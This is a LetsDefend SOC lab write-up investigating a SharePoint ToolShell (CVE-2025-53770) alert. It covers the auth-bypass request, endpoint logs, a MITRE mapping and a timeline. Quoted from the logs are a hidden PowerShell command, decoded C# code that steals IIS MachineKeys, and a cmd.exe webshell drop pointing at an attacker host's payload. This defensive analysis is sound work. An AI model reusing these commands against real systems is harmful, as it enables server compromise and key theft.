SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE
Severity: Critical Type: SOC Alert
Alert Scenario

In this SOC alert on LetsDefend, we investigate a critical zero-day vulnerability named ToolShell (CVE-2025-53770) that has been discovered in on-premises SharePoint Server deployments. The alert triggers on malicious network traffic originating from 107.191.58.76 and directed at our SharePoint server 172.16.20.17. Our objective is to verify if the attacker successfully exploited the server, identify the attack chain involving CVE-2025-49706 (Authentication Bypass) and CVE-2025-49704 (Deserialization), and determine the extent of the compromise.
Investigation
Gathering Initial IOCs from the Alert
The alert gives us initial network details:
- Source IP:
107.191.58.76 - Destination IP:
172.16.20.17 - Endpoint: SharePoint01 (Windows Server 2019)
We start by analyzing the raw log from the proxy, which shows a suspicious POST request made to /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx on Jul 22, 2025, 01:07 PM.
POST /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx HTTP/1.1
Host: 107.191.58.76
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Content-Length: 7699
Content-Type: application/x-www-form-urlencoded
Referer: /_layouts/SignOut.aspx
Threat Intelligence & External Footprinting

A search for the source IP 107.191.58.76 on VirusTotal, Talos Intelligence, and AbuseIPDB confirms that it is a known malicious IP associated with recent exploitation attempts.
The attack chain for CVE-2025-53770 involves two critical vulnerabilities:
- CVE-2025-49706 - Authentication Bypass: A crafted POST request targeting the endpoint
/_layouts/15/ToolPane.aspxwith a spoofedReferermanipulates SharePoint into trusting the request. - CVE-2025-49704 - Deserialization Vulnerability: The attacker sends a serialized payload to extract
MachineKeyvalues fromweb.config, ultimately gaining Remote Code Execution (RCE).
Examining Endpoint Activity (Process and Terminal History)

Since the exploit targets a vulnerability leading to RCE, we pivot to Endpoint Security to investigate SharePoint01. Examining the Process and Terminal histories provides conclusive evidence of a successful compromise.

The endpoint logs reveal the following malicious activities:
-
PowerShell Base64 Payload (13:07:24): The attacker executed an obfuscated PowerShell command containing a Base64 encoded payload:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -e PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjIyIgQ09ERVBBR0U9IjY1MDAxIj4NCiAgICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJdmFyIHN5ID0gU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWIwM2Y1ZjdmMTFkNTBhM2EiKTsNCiAgICAgICAgdmFyIG1rdCA9IHN5LkdldFR5cGUoIlN5c3RlbS5XZWIuQ29uZmlndXJhdGlvbi5NYWNoaW5lS2V5U2VjdGlvbiIpOw0KICAgICAgICB2YXIgZ2FjID0gbWt0LkdldE1ldGhvZCgiR2V0QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlvbi5CaW5kaW5nRmxhZ3MuU3RhdGljIHwgU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyk7DQogICAgICAgIHZhciBjZyA9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uTWFjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShudWxsLCBuZXcgb2JqZWN0WzBdKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktleSsifCIrY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRGVjcnlwdGlvbisifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg==Decoding this reveals a C# script designed to dynamically load
System.Weband invokeGetApplicationConfigto extract IISMachineKeyvalues (ValidationKeyandDecryptionKey):<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server" language="c#" CODEPAGE="65001">
public void Page_load()
{
var sy = System.Reflection.Assembly.Load("System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
var mkt = sy.GetType("System.Web.Configuration.MachineKeySection");
var gac = mkt.GetMethod("GetApplicationConfig", System.Reflection.BindingFlags.Static | System.Reflection.BindingFlags.NonPublic);
var cg = (System.Web.Configuration.MachineKeySection)gac.Invoke(null, new object[0]);
Response.Write(cg.ValidationKey+"|"+cg.Validation+"|"+cg.DecryptionKey+"|"+cg.Decryption+"|"+cg.CompatibilityMode);
}
</script> -
Compilation of a Payload (13:07:27): The attacker compiled a C# based payload on the server using
csc.exe:csc.exe /out:C:\Windows\Temp\payload.exe C:\Windows\Temp\payload.cs -
Webshell Dropped (13:07:29): A web shell named
spinstall0.aspxwas dropped for persistence usingcmd.exe:"C:\Windows\System32\cmd.exe" /c echo [form runat="server"] [object classid="clsid:ADB880A6-D8FF-11CF-9377-00AA003B7A11"][param name="Command" value="Redirect"] [param name="Button" value="Test"] [param name="Url" value="http://107.191.58.76/payload.exe"][/object][/form] > "C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\spinstall0.aspx" -
Information Disclosure (13:07:34): The attacker verified access to the
MachineKeyconfiguration via PowerShell:powershell.exe -Command "[System.Web.Configuration.MachineKeySection]::GetApplicationConfig()"
Webshell Analysis
The dropped webshell spinstall0.aspx is a known IOC in the ToolShell attack chain. The file's MD5 hash is 02b4571470d83163d103112f07f1c434. A quick search on VirusTotal reveals that it is flagged by 44 vendors as malicious.

The presence of malicious POST requests matching the CVE-2025-53770 pattern, combined with subsequent payload compilation (csc.exe), webshell creation (spinstall0.aspx), and PowerShell execution to extract MachineKeys, confirms that the attack was successful. This is a True Positive and the endpoint SharePoint01 is compromised.
Classification and Closure
Based on the analysis, this is a critical true positive alert. The threat actor successfully bypassed authentication and achieved RCE on our on-premises SharePoint server. We classify and close the case as follows:
- Was the Attack Successful?:
Yes - What Is the Direction of Traffic?:
Internet -> Company Network - Check If It Is a Planned Test:
No - What Is The Attack Type?:
Exploit / RCE - Is Traffic Malicious?:
Yes - Answer:
True Positive
MITRE ATT&CK Timeline
| Tactic | Technique |
|---|---|
| Initial Access | T1190 – Exploit Public-Facing Application |
| Execution | T1059.001 – PowerShell |
| Execution | T1059.003 – Windows Command Shell |
| Persistence | T1505.003 – Web Shell |
| Defense Evasion | T1027 – Obfuscated Files or Information |
| Credential Access | T1552 – Unsecured Credentials |
Artefacts
| IOC Type | Value | Description |
|---|---|---|
| Source IP | 107.191.58.76 | Attacker IP addressing the exploit payload. |
| Destination IP | 172.16.20.17 | Target SharePoint01 IP address. |
| HTTP Request | /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx | Vulnerable endpoint exploited for authentication bypass. |
| Dropped File | spinstall0.aspx | Malicious webshell dropped for persistence. |
| File MD5 | 02b4571470d83163d103112f07f1c434 | Hash of the spinstall0.aspx webshell. |
| Artifact | C:\Windows\Temp\payload.exe | Compiled executable payload. |
Attack Timeline Summary
| Time (Jul 22, 2025) | Event |
|---|---|
| 01:07:00 PM | Threat actor initiates Auth Bypass request (CVE-2025-49706). |
| 01:07:24 PM | Attacker executes Base64 encoded PowerShell script to extract MachineKeys. |
| 01:07:27 PM | Attacker compiles payload on the server using csc.exe. |
| 01:07:29 PM | Webshell spinstall0.aspx dropped in the LAYOUTS directory via cmd.exe. |
| 01:07:34 PM | Attacker executes PowerShell to extract IIS MachineKeys (verification). |